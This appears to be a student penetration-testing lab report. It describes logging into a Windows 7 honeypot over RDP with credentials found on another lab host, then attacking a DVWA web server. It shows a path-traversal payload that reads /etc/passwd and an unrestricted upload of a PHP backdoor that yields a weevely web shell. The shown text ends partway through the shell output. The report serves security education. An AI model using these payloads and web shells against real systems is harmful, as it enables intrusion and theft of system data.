Attempting to connect using Windows 7 PCs with Microsoft's RDP client will result in a **CredSSP Encryption Error**. Even configuring group policy and registry settings will not resolve this issue.



Instead, the **Remmina RDP client** can be used as it offers an option for Windows 7-based authentication, which allows a connection to the device. This tool is Linux-based.

For authentication, we can use the credentials found in the previous machine (142.232.197.73). The credentials were

username: bcit

password: 112233


Successful login to mypc7 (Windows 7)




After successfully logging in, I discovered that this computer was running KFSensor, a honeypot IDS. This piqued my interest, and upon further exploration, I was able to see all the fake ports that appeared in the Nmap results.




Fake services and ports



For some reason, port 80 was down, which affected the IIS webpage. This was why people were unable to access the site and thought the server was not working. I had the opportunity to learn how KFSensor software works, and I successfully restarted the services and reactivated port 80.



Further findings helped me to get new credentials.



Summary

The host 142.232.197.72 has been identified as a Windows 7 computer running a honeypot Intrusion Detection System (IDS) service called KFSensor. Credentials discovered on the host 142.232.197.73 were used to authenticate via the Remote Desktop Protocol (RDP) client. The Remmina RDP client was selected due to its support for legacy Windows 7 authentication. Additionally, new credentials were discovered in the password file, which can be used on another machine.

Host 3 – Ubuntu Server


IP Address: 142.232.197.67

Objective: Testing Web Application security.

Overview

Host 142.232.197.67 is an Ubuntu server running DVWA web application. It has multiple vulnerabilities such as XSS, Command Execution, File Inclusion, File Upload and more.

DVWA is using default username and password that is admin and password.



The screenshot shows the DVWA web application interface in a browser. The address bar displays "http://142.232.197.67/DVWA/index.php". The page features a dark header with the DVWA logo. A left sidebar contains a menu of application modules, with "Home" highlighted in green. The main content area has a heading "Welcome to Damn Vulnerable Web Application!" followed by introductory text and a "General Instructions" section. A prominent "WARNING!" section advises against installing DVWA on public servers. Below this is a "Disclaimer" and a "More Training Resources" section with links to "Mutillidae" and "OWASP Vulnerable Web Applications Directory".

Not Secure http://142.232.197.67/DVWA/index.php

DVWA

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
Cryptography

DVWA Security
PHP Info
About
Logout

Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficulty, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are both documented and undocumented vulnerabilities with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! Do not upload it to your hosting provider's public html folder or any Internet facing servers, as they will be compromised. It is recommend using a virtual machine (such as [VirtualBox](#) or [VMware](#)), which is set to NAT networking mode. Inside a guest machine, you can download and install [XAMPP](#) for the web server and database.

Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

More Training Resources

DVWA aims to cover the most commonly seen vulnerabilities found in today's web applications. However there are plenty of other issues with web applications. Should you wish to explore any additional attack vectors, or want more difficult challenges, you may wish to look into the following other projects:

- [Mutillidae](#)
- [OWASP Vulnerable Web Applications Directory](#)

Exploitation

File Inclusion:

File Inclusion vulnerabilities allow an attacker to read and execute files on the victim server. There are two types of File inclusion

1. Local File Inclusion: which allows an attacker to explore or surf the local file system and execute files from there.
2. Remote File Inclusion: Allow an attacker to execute files from the remoter server to the target server.

In the example below I can specify the parent directories with the php page and still able to load it, which means I can also load other files located in the / directory.

Vulnerability: File Inclusion

142.232.197.67/DVWA/vulnerabilities/fi/?page=/var/www/html/DVWA/vulnerabilities/fi/include.php

DVWA

Vulnerability: File Inclusion

[file1.php] - [file2.php] - [file3.php]

More Information

- [Wikipedia - File Inclusion vulnerability](#)
- [WSTG - Local File Inclusion](#)
- [WSTG - Remote File Inclusion](#)

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

DVWA Security

PHP Info


About

Logout

Result of file inclusion.

Trying to go back 5 directories and going into /etc.

After five directories we are in the / directory.



142.232.197.67/DVWA/vulnerabilities/fi/?page=../../../../etc/passwd

Result of passwd file.


```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/sp
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ir
timesync:x:997:997:systemd Time Synchronization:./usr/sbin/nologin dhcpd:x
polkitd:x:991:991:User for polkitd:./usr/sbin/nologin syslog:x:103:104:./nonexist
refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin usb
Server,,./nonexistent:/bin/false
```

Similar to that this vulnerability can allow an attacker to mention a remote server's address and run a file from there on to this server, it can be a remote connection via reverse shell or any other files.

File Upload:


File upload vulnerabilities allow attackers to upload files with incorrect extensions, such as a .pdf instead of a .jpg, if the server improperly accepts them then it is vulnerable.

http://142.232.197.67/DVWA/vulnerabilities/upload/



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. At the top, there is a dark header with the DVWA logo. Below the header is a navigation menu with buttons for Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload (highlighted in green), and Insecure CAPTCHA. The main content area is titled "Vulnerability: File Upload". It contains a form with the text "Choose an image to upload:" and a "Browse..." button next to "No file selected." Below this is an "Upload" button. Underneath the form is a section titled "More Information" with two links: https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload and <https://www.acunetix.com/websitesecurity/upload-forms-threat/>.

This option here should only take files with jpg extension, but it will accept a php file.



This screenshot shows the same DVWA File Upload page as the previous one, but with a red message at the bottom of the form area: `../../hackable/uploads/simple-backdoor.php succesfully uploaded!`. The "Upload" button is now disabled, indicating that the file has been successfully uploaded.


As we can see, I can upload a php file, such as a backdoor and execute it to have a shell.

I am using the **weeveily** tool to create a php shell which only I can access.


The link of the shell: <http://142.232.197.67/DVWA/hackable/uploads/welcome.php2356977413>

Entering this link on the browser will execute the php file.

Usage: **weeveily** <http://142.232.197.67/DVWA/hackable/uploads/welcome.php2356977413>
successful shell execution.



```
root@kali: ~  
root@kali: ~ 80x24  
www-data@dvwa: /var/www/html/DVWA/hackable/uploads $  
www-data@dvwa: /var/www/html/DVWA/hackable/uploads $ ls  
dvwa_email.png  
jsp-reverse.jsp  
php-reverse-shell.html  
php-reverse-shell.php  
